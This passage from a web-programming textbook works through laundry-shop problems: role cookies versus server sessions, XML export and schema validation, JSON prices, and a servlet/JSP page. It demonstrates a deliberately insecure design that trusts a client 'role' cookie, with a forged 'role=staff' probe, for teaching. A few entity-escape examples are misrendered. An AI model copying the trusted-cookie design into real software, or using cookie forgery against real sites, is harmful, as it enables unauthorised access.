GET /right/staff  session + role=staff     -> 403
```

Line by line. In the wrong design, the login answers with `Set-Cookie: role=customer`, and the staff page believes whatever `role` arrives. The third probe sends `Cookie: role=staff`, which any visitor can type, and receives the staff page with status 200: the attack costs nothing. In the right design, the login answers with only a random session id, and the role stays on the server; the fifth probe, the honest customer, gets 403, and the sixth, the same session plus a forged `role=staff` cookie, gets 403 too, because the right design never reads a `role` cookie at all. The Flask run adds a lesson of its own. The first part of Flask's session cookie, `eyJyb2xlIjoiY3VzdG9tZXIifQ`, is simply Base64 and decodes to `{"role":"customer"}`: the visitor can *read* the session. But the cookie ends with a signature computed from the contents and the server's secret key. The forged cookie has new contents and the old signature, the signature no longer matches, Flask treats the session as empty, and the answer is 403. So a signed cookie protects against *changes* but not against *reading*: never put anything secret in a Flask session.

A tempting wrong solution. The wrong design *is* the tempting solution; it works perfectly in every honest test, which is why it survives until someone looks at the cookies. A subtler variant is to "encrypt" the role with something home-made, such as Base64 or a reversed string. Base64 is an encoding, not encryption, as the Flask probe just showed: anyone can decode it.

> **CHECK YOURSELF.** A shop wants its site to remember a visitor's preferred language (Indonesian or English) for a year, even when he is not logged in. Cookie or session? And what must the server still do with the value?

> *Answer.* A cookie with a long `Max-Age` is right here: the value is the visitor's own preference, and if he changes it he only changes his own view. The server must still treat it as untrusted input: accept only `id` or `en` and fall back to a default for anything else, and never print it into a page unescaped.

8.6 New Worked Problems: XML and JSON

8.6.1 Problem 8.8 — Exporting a day's bills as XML

> **PROBLEM.** Each evening, every outlet sends head office an XML document listing the bills it took in that day: for each bill its number, status, customer, service, quantity and charge. Write the export for outlet O03 on 30 September 2026 in PHP, Java and Python. The document must be well-formed whatever the names and descriptions contain.

In our own words. Read some rows, write them as a tree. The phrase "whatever the names and descriptions contain" is the heart of the problem: the service description `Wash, dry & fold (per kg)` contains an ampersand, a character that has a special meaning in XML, and a customer is called `Ma'ruf`, with an apostrophe.

Design. The shape of the document, decided before any code:

```
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="queued">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
</bills>
```

Identifiers and short codes are attributes; the things a person reads are element content (Chapter 6 discusses the choice). The amount is a plain integer with its currency in an attribute, not `Rp 40.000`, because the document is read by programs, and formatting is the reader's business. The rule of the design is: *build a tree with a library and let the library write the text*. The library knows that `&` must become `&` in content, that `"` must be escaped in an attribute written between double quotes, and so on; we do not have to remember.

The PHP solution. Listing 8.27 builds the tree with DOM, prints it, saves it in the `xml` folder for Problem 8.9, and then tries the tempting way on the same rows.

Listing 8.27 `p88_export.php`: the export built with DOM, and the string-glued version checked by a parser.

```php
<?php
// p88_export.php - Problem 8.8: one outlet's bills of one day as a well-formed XML
document.
// Run: php p88_export.php [outlet] [date]      e.g.  php p88_export.php O03 2026-09-30
declare(strict_types=1);
require __DIR__ . '/lib.php';

$outlet = $argv[1] ?? 'O03';
$day = $argv[2] ?? '2026-09-30';
$bills = rows('SELECT b.id, b.status, b.unit, b.payment, c.id AS cid, c.name, s.id AS sid,
s.description
               FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id
               WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id', [$outlet,
$day]);

// The right way: build a tree; the library writes the tags and escapes every character.
$doc = new DOMDocument('1.0', 'UTF-8');
$doc->formatOutput = true;
$root = $doc->appendChild($doc->createElement('bills'));
$root->setAttribute('outlet', $outlet);
$root->setAttribute('date', $day);
foreach ($bills as $b) {
    $bill = $root->appendChild($doc->createElement('bill'));
    $bill->setAttribute('id', $b['id']);
    $bill->setAttribute('status', $b['status']);
    $cust = $bill->appendChild($doc->createElement('customer'));
    $cust->setAttribute('id', $b['cid']);
    $cust->appendChild($doc->createTextNode($b['name']));
    $svc = $bill->appendChild($doc->createElement('service'));
    $svc->setAttribute('id', $b['sid']);
    $svc->appendChild($doc->createTextNode($b['description']));     // "&" becomes "&amp;"
here
    $bill->appendChild($doc->createElement('unit', (string) $b['unit']));
    $charged = $bill->appendChild($doc->createElement('charged', (string) (int)
$b['payment']));
    $charged->setAttribute('currency', 'IDR');
}
$xml = $doc->saveXML();
file_put_contents(__DIR__ . "/../xml/bills-$outlet-$day.xml", $xml);
echo $xml;

// The tempting way: glue strings together, then ask a parser whether the result is XML at
all.
$glued = "<bills outlet=\"$outlet\" date=\"$day\">";
foreach ($bills as $b) {
    $glued .= "<bill id=\"{$b['id']}\"><service>{$b['description']}</service></bill>";
}
$glued .= '</bills>';
libxml_use_internal_errors(true);
$ok = (new DOMDocument())->loadXML($glued);
$e = libxml_get_errors()[0] ?? null;
echo 'Glued string well-formed? ', $ok ? 'yes' : 'no: ' . trim($e->message) . " (column $e-
>column)", "\n";
```

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="queued">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
  <bill id="B2950" status="queued">
    <customer id="C0088">Ma'ruf Saputra</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>6</unit>
    <charged currency="IDR">48000</charged>
  </bill>
  <bill id="B2952" status="queued">
    <customer id="C0086">Khadijah Zulkarnain</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
</bills>
Glued string well-formed? no: xmlParseEntityRef: no name (column 76)
```

The Python and Java solutions. **Listing 8.28** uses ElementTree from the standard library, and **Listing 8.29** uses the DOM and a `Transformer` from the JDK.

Listing 8.28 `p88_export.py`: the export with ElementTree.

```python
# p88_export.py - Problem 8.8: one outlet's bills of one day as a well-formed XML document.
# Run: python p88_export.py [outlet] [date]
import os
import sqlite3
import sys
import xml.etree.ElementTree as ET

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
outlet = sys.argv[1] if len(sys.argv) > 1 else "O03"
day = sys.argv[2] if len(sys.argv) > 2 else "2026-09-30"
with sqlite3.connect(DB) as conn:
    bills = conn.execute("""SELECT b.id, b.status, b.unit, b.payment, c.id, c.name, s.id,
s.description
                            FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN
Service s ON s.id = b.Service_id
                            WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id""",
(outlet, day)).fetchall()

# The right way: build a tree; the library writes the tags and escapes every character.
root = ET.Element("bills", outlet=outlet, date=day)
for bid, status, unit, payment, cid, name, sid, description in bills:
    bill = ET.SubElement(root, "bill", id=bid, status=status)
    ET.SubElement(bill, "customer", id=cid).text = name
    ET.SubElement(bill, "service", id=sid).text = description        # "&" becomes "&amp;"
here
    ET.SubElement(bill, "unit").text = str(unit)
    ET.SubElement(bill, "charged", currency="IDR").text = str(int(payment))
ET.indent(root, "  ")
print(ET.tostring(root, encoding="unicode", xml_declaration=True))

# The tempting way: glue strings together, then ask a parser whether the result is XML at
all.
glued = f'<bills outlet="{outlet}" date="{day}">'
for b in bills:
    glued += f'<bill id="{b[0]}"><service>{b[7]}</service></bill>'
glued += "</bills>"
try:
    ET.fromstring(glued)
    print("Glued string well-formed? yes")
except ET.ParseError as e:
    print("Glued string well-formed? no:", e)
```

Listing 8.29 `P88Export.java`: the export with the JDK's DOM and `Transformer`.

```java
// P88Export.java - Problem 8.8: one outlet's bills of one day as a well-formed XML
document.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P88Export [outlet] [date]
(Windows: ; not :)
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.xml.sax.SAXParseException;

import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.OutputKeys;
import javax.xml.transform.Transformer;
import javax.xml.transform.TransformerFactory;
import javax.xml.transform.dom.DOMSource;
import javax.xml.transform.stream.StreamResult;
import java.io.ByteArrayInputStream;
import java.io.StringWriter;
import java.nio.charset.StandardCharsets;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P88Export {
    static Element child(Document doc, Element parent, String name, String text) {
        Element e = doc.createElement(name);
        if (text != null) e.setTextContent(text);                    // "&" becomes "&amp;"
on output
        parent.appendChild(e);
        return e;
    }

    public static void main(String[] args) throws Exception {
        String outlet = args.length > 0 ? args[0] : "O03", day = args.length > 1 ? args[1]
: "2026-09-30";
        List<String[]> bills = new ArrayList<>();
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
             PreparedStatement st = c.prepareStatement("""
                     SELECT b.id, b.status, b.unit, CAST(b.payment AS INTEGER), c.id,
c.name, s.id, s.description
                     FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON
s.id = b.Service_id
                     WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id""")) {
            st.setString(1, outlet);
            st.setString(2, day);
            try (ResultSet rs = st.executeQuery()) {
                while (rs.next()) {
                    String[] b = new String[8];
                    for (int i = 0; i < 8; i++) b[i] = rs.getString(i + 1);
                    bills.add(b);
                }
            }
        }
        // The right way: build a tree; the library writes the tags and escapes every
character.
```

Listing 8.29 (Continued) *P88Export.java: the export with the JDK's DOM and Transformer.*

```
        Document doc =
DocumentBuilderFactory.newInstance().newDocumentBuilder().newDocument();
        Element root = doc.createElement("bills");
        root.setAttribute("outlet", outlet);
        root.setAttribute("date", day);
        doc.appendChild(root);
        for (String[] b : bills) {
            Element bill = child(doc, root, "bill", null);
            bill.setAttribute("id", b[0]);
            bill.setAttribute("status", b[1]);
            child(doc, bill, "customer", b[5]).setAttribute("id", b[4]);
            child(doc, bill, "service", b[7]).setAttribute("id", b[6]);
            child(doc, bill, "unit", b[2]);
            child(doc, bill, "charged", b[3]).setAttribute("currency", "IDR");
        }
        Transformer t = TransformerFactory.newInstance().newTransformer();
        t.setOutputProperty(OutputKeys.INDENT, "yes");
        t.setOutputProperty("{http://xml.apache.org/xslt}indent-amount", "2");
        t.setOutputProperty(OutputKeys.OMIT_XML_DECLARATION, "yes");   // written by hand
below, on its own line
        StringWriter out = new StringWriter();
        t.transform(new DOMSource(doc), new StreamResult(out));
        System.out.print("<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" + out);

        // The tempting way: glue strings together, then ask a parser whether the result is
XML at all.
        StringBuilder glued = new StringBuilder("<bills outlet=\"" + outlet + "\" date=\""
+ day + "\">");
        for (String[] b : bills) glued.append("<bill
id=\"").append(b[0]).append("\"><service>").append(b[7]).append("</service></bill>");
        glued.append("</bills>");
        try {
            DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
            var builder = f.newDocumentBuilder();
            builder.setErrorHandler(null);                          // no extra "[Fatal
Error]" line on stderr
            builder.parse(new
ByteArrayInputStream(glued.toString().getBytes(StandardCharsets.UTF_8)));
            System.out.println("Glued string well-formed? yes");
        } catch (SAXParseException e) {
            System.out.println("Glued string well-formed? no: " + e.getMessage() + "
(column " + e.getColumnNumber() + ")");
        }
    }
}
```

The Python version printed the same twenty-one lines of XML as PHP except the first, which reads `<?xml version='1.0' encoding='utf-8'?>`, and its last line reads `Glued string well-formed? no: not well-formed (invalid token): line 1, column 75`. The Java version printed the same document except that its root element reads `<bills date="2026-09-30" outlet="O03">`, and its last line reads `Glued string well-formed? no: The entity name must immediately follow the '&' in the entity reference. (column 76)`.

Line by line. In PHP, `createElement` and `createTextNode` add nodes to the tree, `setAttribute` adds attributes, and `formatOutput = true` asks for indentation. Nowhere does the program write `&`: `saveXML()` does it when it turns the tree into text. `(int) $b['payment']` makes sure the charge is written `40000` whichever database it came from (MySQL returns `40000.00`). The small differences between the three outputs are all harmless, and each is worth one sentence. Single or double quotes around the declaration's values mean the same thing. The JDK's DOM keeps attributes sorted by name, so `date` comes before `outlet`; the XML specification says that the order

of attributes carries no meaning [14], so no correct reader can tell the difference. The Java program writes the declaration itself because the JDK's `Transformer`, asked to indent, puts the root element on the same line as the declaration; the output is still correct XML, but harder to read. Finally, the column of the error is 75 in Python and 76 elsewhere, because Python's parser counts columns from 0 and the others from 1.

A tempting wrong solution. Gluing strings together, as the last part of each program does, produces text that *looks* like XML and is not. At column 76 of the glued string the parser meets `& fold`, an ampersand that does not begin an entity reference, and it refuses the whole document; head office receives nothing. The glued version would work on any day on which no description contained `&`, `<` or a quotation mark, which is exactly why it passes casual testing. Section 6.18 of Chapter 6 states the rule, and this problem is its proof: never write XML by joining strings.

> **CHECK YOURSELF.** A new service is described as `Shoes <premium> "deep clean"`. Write the `<service>` element that DOM produces for it, and say which of the five entity references were needed.
>
> *Answer.* `<service id="S0013">Shoes <premium> "deep clean"</service>`. In element content only `&` and `<` must be escaped; DOM escapes `>` as well for safety. The double quotes stay as they are in content; they would become `"` only inside an attribute value written between double quotes.

8.6.2 Problem 8.9 — Valid, not merely well-formed

> **PROBLEM.** Head office wants to reject a day's export that contains nonsense, such as a status that does not exist, a quantity written in words or a charge in another currency, before it touches the accounts. Write an XML Schema for the document of Problem 8.8 and a validator in PHP, Java and Python. Test it on the real export and on a broken document.

In our own words. A parser answers one question: is this text XML at all (well-formed)? A schema answers a second: is it the XML *we agreed on* (valid)? Chapter 6 introduced both DTDs and XML Schema; we use XML Schema because it can say things a DTD cannot, such as "a positive whole number" or "one of three words".

Design. Go through the document of Problem 8.8 element by element and write down each rule. The root is `bills`, with a required `outlet` attribute and a required `date` of type `xs:date`. Inside it come zero or more `bill` elements, each with an `id` that matches the pattern `B` followed by four digits, and a `status` that is one of `queued`, `finished` and `departed`. Inside each bill, in this order: `customer` and `service` (text with a required `id`), `unit` (a positive integer) and `charged` (a non-negative integer with a `currency` attribute fixed to `IDR`). **Listing 8.30** writes exactly that [15].

Listing 8.30 `bills.xsd`: the schema of the daily export, with named types for the status and for text that carries an id.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- bills.xsd - Problem 8.9: what a day's bill export must contain, and in what form. -->
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">

  <xs:simpleType name="Status">
    <xs:restriction base="xs:string">
      <xs:enumeration value="queued"/>
      <xs:enumeration value="finished"/>
      <xs:enumeration value="departed"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:complexType name="Named">                    <!-- text content plus an id attribute -
->
    <xs:simpleContent>
      <xs:extension base="xs:string">
        <xs:attribute name="id" type="xs:string" use="required"/>
      </xs:extension>
    </xs:simpleContent>
  </xs:complexType>

  <xs:element name="bills">
    <xs:complexType>
      <xs:sequence>
        <xs:element name="bill" minOccurs="0" maxOccurs="unbounded">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="customer" type="Named"/>
              <xs:element name="service" type="Named"/>
              <xs:element name="unit" type="xs:positiveInteger"/>
              <xs:element name="charged">
                <xs:complexType>
                  <xs:simpleContent>
                    <xs:extension base="xs:nonNegativeInteger">
                      <xs:attribute name="currency" type="xs:string" fixed="IDR"
use="required"/>
                    </xs:extension>
                  </xs:simpleContent>
                </xs:complexType>
              </xs:element>
            </xs:sequence>
            <xs:attribute name="id" use="required">
              <xs:simpleType>
                <xs:restriction base="xs:string">
                  <xs:pattern value="B[0-9]{4}"/>
                </xs:restriction>
              </xs:simpleType>
            </xs:attribute>
```

Listing 8.30 (Continued) *bills.xsd: the schema of the daily export, with named types for the status and for text that carries an id.*

```
            <xs:attribute name="status" type="Status" use="required"/>
          </xs:complexType>
        </xs:element>
      </xs:sequence>
      <xs:attribute name="outlet" type="xs:string" use="required"/>
      <xs:attribute name="date" type="xs:date" use="required"/>
    </xs:complexType>
  </xs:element>
</xs:schema>
```

Listing 8.31 is a document with three deliberate mistakes; it is perfectly well-formed.

Listing 8.31 `bills-broken.xml`: well-formed, and wrong in three places.

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="lost">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>five</unit>
    <charged currency="USD">40000</charged>
  </bill>
</bills>
```

The PHP solution. **Listing 8.32** checks each document in two steps, parser first and schema second, and prints every error the schema reports.

Listing 8.32 `p89_validate.php`: well-formedness, then validity, with every schema error listed.

```
<?php
// p89_validate.php - Problem 8.9: is each document well-formed, and is it valid against
bills.xsd?
// Run: php p89_validate.php          (run p88_export.php first: it writes the good
document)
declare(strict_types=1);
libxml_use_internal_errors(true);                    // collect errors instead of printing
warnings
$dir = __DIR__ . '/../xml';

foreach (['bills-O03-2026-09-30.xml', 'bills-broken.xml'] as $file) {
    $doc = new DOMDocument();
    $wellFormed = $doc->load("$dir/$file");          // step 1: the parser (Chapter 6,
well-formedness)
    libxml_clear_errors();
    $valid = $wellFormed && $doc->schemaValidate("$dir/bills.xsd");   // step 2: the schema
    printf("%-26s well-formed: %-3s  valid: %s\n", $file, $wellFormed ? 'yes' : 'no',
$valid ? 'yes' : 'no');
    foreach (libxml_get_errors() as $e) {
        echo "  line $e->line: ", trim($e->message), "\n";
    }
    libxml_clear_errors();
}
```

```
bills-O03-2026-09-30.xml   well-formed: yes  valid: yes
bills-broken.xml           well-formed: yes  valid: no
  line 3: Element 'bill', attribute 'status': [facet 'enumeration'] The value 'lost' is not
an element of the set {'queued', 'finished', 'departed'}.
  line 6: Element 'unit': 'five' is not a valid value of the atomic type
'xs:positiveInteger'.
  line 7: Element 'charged', attribute 'currency': The value 'USD' does not match the fixed
value constraint 'IDR'.
```

The Python and Java solutions. Python's standard library can parse XML but cannot check a schema, so **Listing 8.33** uses the `lxml` package (installed with `pip install lxml`); it is built on the same library as PHP's DOM, libxml2, and printed the same five lines. **Listing 8.34** uses `javax.xml.validation` from the JDK.

Listing 8.33 `p89_validate.py`: the same two steps with `lxml`.

```python
# p89_validate.py - Problem 8.9: is each document well-formed, and is it valid against
bills.xsd?
# Needs lxml (pip install lxml): the standard library parses XML but cannot check a schema.
import os

from lxml import etree

DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), "..", "xml")
schema = etree.XMLSchema(etree.parse(os.path.join(DIR, "bills.xsd")))

for name in ("bills-O03-2026-09-30.xml", "bills-broken.xml"):
    try:
        doc = etree.parse(os.path.join(DIR, name))   # step 1: the parser (well-formedness)
        well_formed = True
    except etree.XMLSyntaxError:
        doc, well_formed = None, False
    valid = well_formed and schema.validate(doc)     # step 2: the schema
    print(f"{name:<26} well-formed: {'yes' if well_formed else 'no':<3}  valid: {'yes' if
valid else 'no'}")
    if well_formed:
        for e in schema.error_log:
            print(f"  line {e.line}: {e.message}")
```

Listing 8.34 `P89Validate.java`: the same two steps with the JDK, collecting every error through an `ErrorHandler`.

```java
// P89Validate.java - Problem 8.9: is each document well-formed, and is it valid against
bills.xsd?
// Run: java P89Validate      (from the java folder; the documents are in ../xml)
import org.xml.sax.ErrorHandler;
import org.xml.sax.SAXParseException;

import javax.xml.XMLConstants;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.Schema;
import javax.xml.validation.SchemaFactory;
import javax.xml.validation.Validator;
import java.io.File;
import java.util.ArrayList;
import java.util.List;

public class P89Validate {
    public static void main(String[] args) throws Exception {
        File dir = new File("../xml");
        Schema schema =
SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI).newSchema(new File(dir,
"bills.xsd"));
        for (String name : new String[] {"bills-O03-2026-09-30.xml", "bills-broken.xml"}) {
            File f = new File(dir, name);
            boolean wellFormed = true;
            try {                                          // step 1: the parser (well-
formedness)
                var builder = DocumentBuilderFactory.newInstance().newDocumentBuilder();
                builder.setErrorHandler(null);
                builder.parse(f);
            } catch (SAXParseException e) {
                wellFormed = false;
            }
            List<String> errors = new ArrayList<>();
            if (wellFormed) {                              // step 2: the schema,
collecting every error
                Validator v = schema.newValidator();
                v.setErrorHandler(new ErrorHandler() {
                    public void warning(SAXParseException e) { }
                    public void error(SAXParseException e) { errors.add("  line " +
e.getLineNumber() + ": " + e.getMessage()); }
                    public void fatalError(SAXParseException e) throws SAXParseException {
throw e; }
                });
                v.validate(new StreamSource(f));
            }
            System.out.printf("%-26s well-formed: %-3s  valid: %s%n", name, wellFormed ?
"yes" : "no",
                    wellFormed && errors.isEmpty() ? "yes" : "no");
            errors.forEach(System.out::println);
        }
    }
}
```

```
bills-O03-2026-09-30.xml   well-formed: yes  valid: yes
bills-broken.xml           well-formed: yes  valid: no
  line 3: cvc-enumeration-valid: Value 'lost' is not facet-valid with respect to
enumeration '[queued, finished, departed]'. It must be a value from the enumeration.
  line 3: cvc-attribute.3: The value 'lost' of attribute 'status' on element 'bill' is not
valid with respect to its type, 'Status'.
  line 6: cvc-datatype-valid.1.2.1: 'five' is not a valid value for 'integer'.
  line 6: cvc-type.3.1.3: The value 'five' of element 'unit' is not valid.
  line 7: cvc-complex-type.3.1: Value 'USD' of attribute 'currency' of element 'charged' is
not valid with respect to the corresponding attribute use. Attribute 'currency' has a fixed
value of 'IDR'.
```

Line by line. In PHP, `libxml_use_internal_errors(true)` collects problems in a list instead of printing warnings; `load()` is the parser step and `schemaValidate()` the schema step, and the loop prints each collected error with its line number. The three errors are the three mistakes: `lost` is not in the enumeration, `five` is not a positive integer, and `USD` breaks the fixed value. The Java validator reports the same three mistakes in more words, with codes such as `cvc-enumeration-valid` that point into the XML Schema specification; for two of the mistakes it reports both the broken rule and the element or attribute that broke it, which is why it prints five lines. By default the Java validator stops at the first error by throwing an exception; the small `ErrorHandler` collects every error instead, so that the person fixing the file sees all three at once.

A tempting wrong solution. Stop after step 1. "It parsed, so it is fine." Look at the second line of each output: the broken document is well-formed. A program that only parses would accept a bill whose status is `lost`, try to add the word `five` to a total, and book forty thousand US dollars as rupiah. Well-formed is the minimum for being XML at all; valid is what makes it safe to act on.

> **CHECK YOURSELF.** Head office also wants to reject a bill whose `unit` is more than 100. Which part of **Listing 8.30** changes, and how?
>
> *Answer.* Replace `type="xs:positiveInteger"` on `unit` with an anonymous simple type: `<xs:simpleType><xs:restriction base="xs:positiveInteger"><xs:maxInclusive value="100"/></xs:restriction></xs:simpleType>` inside the `unit` element. `maxInclusive` is a *facet*, a limit on an existing type, and it is exactly what a DTD cannot express.

8.6.3 Problem 8.10 — A JSON price list with real numbers

> **PROBLEM.** The price list must also be offered as JSON for a mobile application. Write the output for the first three services in PHP, Java and Python, and show with a JavaScript client why each price must be a JSON *number*.

In our own words. JSON has six kinds of value: object, array, string, number, `true`/`false`, and `null` [16]. `8000` and `"8000.00"` look alike to a person and are completely different to a program. The problem is to make sure the prices leave the server as numbers, whichever database they came from.

Design. An object with a `currency` and an array of `services`, each with `id`, `description` and `price`. The price is the whole number of rupiah, like the `charged` element of Problem 8.8.

The PHP solution. Listing 8.35 builds an ordinary PHP array and lets `json_encode` write it; the option `--no-cast` reproduces the tempting mistake. **Listing 8.36** is the client: it reads the JSON and adds the price of washing to the price of ironing.

Listing 8.35 `p810_prices.php`: the price list as JSON, with each price cast to an integer.

```php
<?php
// p810_prices.php - Problem 8.10: the first three services as JSON, prices as real
numbers.
// Run: php p810_prices.php [--no-cast]      (--no-cast shows the tempting mistake)
declare(strict_types=1);
require __DIR__ . '/lib.php';

$cast = !in_array('--no-cast', $argv, true);
$services = [];
foreach (rows('SELECT id, description, price FROM Service ORDER BY id LIMIT 3') as $r) {
    $services[] = ['id' => $r['id'], 'description' => $r['description'],
                   'price' => $cast ? (int) $r['price'] : $r['price']];   // MySQL hands
DECIMAL over as text
}
echo json_encode(['currency' => 'IDR', 'services' => $services],
                 JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE),
"\n";
```

Listing 8.36 `p810_client.js`: a client that does arithmetic with the prices it receives.

```javascript
// p810_client.js - Problem 8.10: a JavaScript client adds two prices from the JSON it
receives.
// Run: php ../php/p810_prices.php | node p810_client.js
const data = JSON.parse(require("fs").readFileSync(0, "utf8"));   // 0 = standard input
const [wash, , iron] = data.services;
console.log("typeof price:", typeof wash.price);
console.log("wash + iron, per kg:", wash.price + iron.price);
```

Run as `php p810_prices.php | node ../js/p810_client.js` on the SQLite database, the two programs printed:

```
{
    "currency": "IDR",
    "services": [
        {
            "id": "S0001",
            "description": "Wash, dry & fold (per kg)",
            "price": 8000
        },
        {
            "id": "S0002",
            "description": "Express wash & fold, 1 day (per kg)",
            "price": 12000
        },
        {
            "id": "S0003",
            "description": "Ironing only (per kg)",
            "price": 6000
        }
    ]
}
typeof price: number
wash + iron, per kg: 14000
```

The Python and Java solutions. **Listing 8.37** uses the `json` module; **Listing 8.38** writes the JSON by hand, because the JDK has no JSON library, and so it needs a careful function for strings. Both printed exactly the same twenty lines of JSON as PHP.

Listing 8.37 `p810_prices.py`: the price list with `json.dumps`.

```
# p810_prices.py - Problem 8.10: the first three services as JSON, prices as real numbers.
import json
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
with sqlite3.connect(DB) as conn:
    services = [{"id": i, "description": d, "price": int(p)}          # int(): never a
Decimal or a string
                for i, d, p in conn.execute("SELECT id, description, price FROM Service
ORDER BY id LIMIT 3")]
print(json.dumps({"currency": "IDR", "services": services}, indent=4, ensure_ascii=False))
```

Listing 8.38 `P810Prices.java`: the price list written without a library, strings escaped by hand.

```
// P810Prices.java - Problem 8.10: the first three services as JSON, written without a
library.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P810Prices   (Windows: ; not :)
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P810Prices {
    /** A JSON string literal: quotes, backslashes and control characters escaped. */
    static String str(String s) {
        StringBuilder b = new StringBuilder("\"");
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '"' -> b.append("\\\"");
                case '\\' -> b.append("\\\\");
                case '\n' -> b.append("\\n");
                default -> {
                    if (ch < 0x20) b.append(String.format("\\u%04x", (int) ch));
                    else b.append(ch);
                }
            }
        }
        return b.append('"').toString();
    }

    public static void main(String[] args) throws SQLException {
        List<String> items = new ArrayList<>();
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
             ResultSet rs = c.createStatement().executeQuery("SELECT id, description, price
FROM Service ORDER BY id LIMIT 3")) {
            while (rs.next()) {
                items.add("        {\n            \"id\": " + str(rs.getString("id"))
                        + ",\n            \"description\": " +
str(rs.getString("description"))
                        + ",\n            \"price\": " + rs.getLong("price") + "\n
}");   // a number: no quotes
            }
        }
        System.out.println("{\n    \"currency\": \"IDR\",\n    \"services\": [\n" +
String.join(",\n", items) + "\n    ]\n}");
    }
}
```

Line by line. `JSON_PRETTY_PRINT` indents the output; `JSON_UNESCAPED_SLASHES` and `JSON_UNESCAPED_UNICODE` stop PHP from writing `/` as `\/` and non-English letters as `\u` codes, both legal but harder to read. The cast `(int) $r['price']` is the whole solution. In Python, `int(p)` does the same job, and matters most when the data comes from MySQL through PyMySQL, which returns `DECIMAL` columns as Python `Decimal` objects that `json.dumps` refuses to write at all. The

Java function `str` shows what a JSON library does for you: it escapes quotation marks, backslashes and control characters, and it writes the price with no quotes around it, which is what makes it a number.

A tempting wrong solution. Leave the cast out and run on MySQL. PDO returns `DECIMAL` columns from MySQL as *text*, to avoid losing precision, and `json_encode` faithfully writes text as a JSON string:

```
{
    "currency": "IDR",
    "services": [
        {
            "id": "S0001",
            "description": "Wash, dry & fold (per kg)",
            "price": "8000.00"
typeof price: string
wash + iron, per kg: 8000.006000.00
```

JavaScript's `+` joins two strings instead of adding two numbers, so washing plus ironing costs "8000.006000.00" rupiah. Multiplication would have hidden the problem (`"8000.00" * 2` is 16000, because `*` has no string meaning and converts), which is why such bugs survive until the first addition. The output with the cast is the SQLite output above, on MySQL too: `typeof price: number` and `14000`.

> **CHECK YOURSELF.** A description could contain a double quotation mark, for example `Jacket "premium"`. What does each of the three programs write, and what would a version that built the JSON by gluing strings write?
>
> *Answer.* All three write `"Jacket \"premium\""`: `json_encode` and `json.dumps` escape the quotation marks themselves, and the Java function `str` does it in its first `case`. A glued version would write `"Jacket "premium""`, which ends the string after `Jacket` and is not JSON; the client's `JSON.parse` throws a `SyntaxError`. It is Problem 8.8's lesson again, in a different notation.

8.7 New Worked Problems: Servlets and JSP

8.7.1 Problem 8.11 — The queue page as model, view and controller

> **PROBLEM.** Each outlet shows a screen listing the bills that are in the shop: first those ready for pickup, then those still queued. Write it with a servlet as the controller and a JSP page as the view, so that the JSP page contains no Java code and no SQL. Give Java and Python equivalents without a servlet container.

In our own words. Chapter 7 ended with the arrangement that professional Java web applications use: the servlet does the work, the JSP page does the display, and they meet in *request scope*. This problem builds one page that way, end to end.

Design. **Figure 8.5** is the plan. The browser asks for `/queue?outlet=O03`. The container calls `QueueServlet`, which checks that the outlet exists, reads the bills with JDBC, turns each row into a small JavaBean, puts three attributes into the request (`outlet`, `outletName`, `items`) and *forwards* the request to `/WEB-INF/queue.jsp`. The JSP page reads the three attributes with the Expression Language and loops with JSTL. The page lives under `WEB-INF`, where the container never serves files directly, so nobody can open the view without going through its controller.

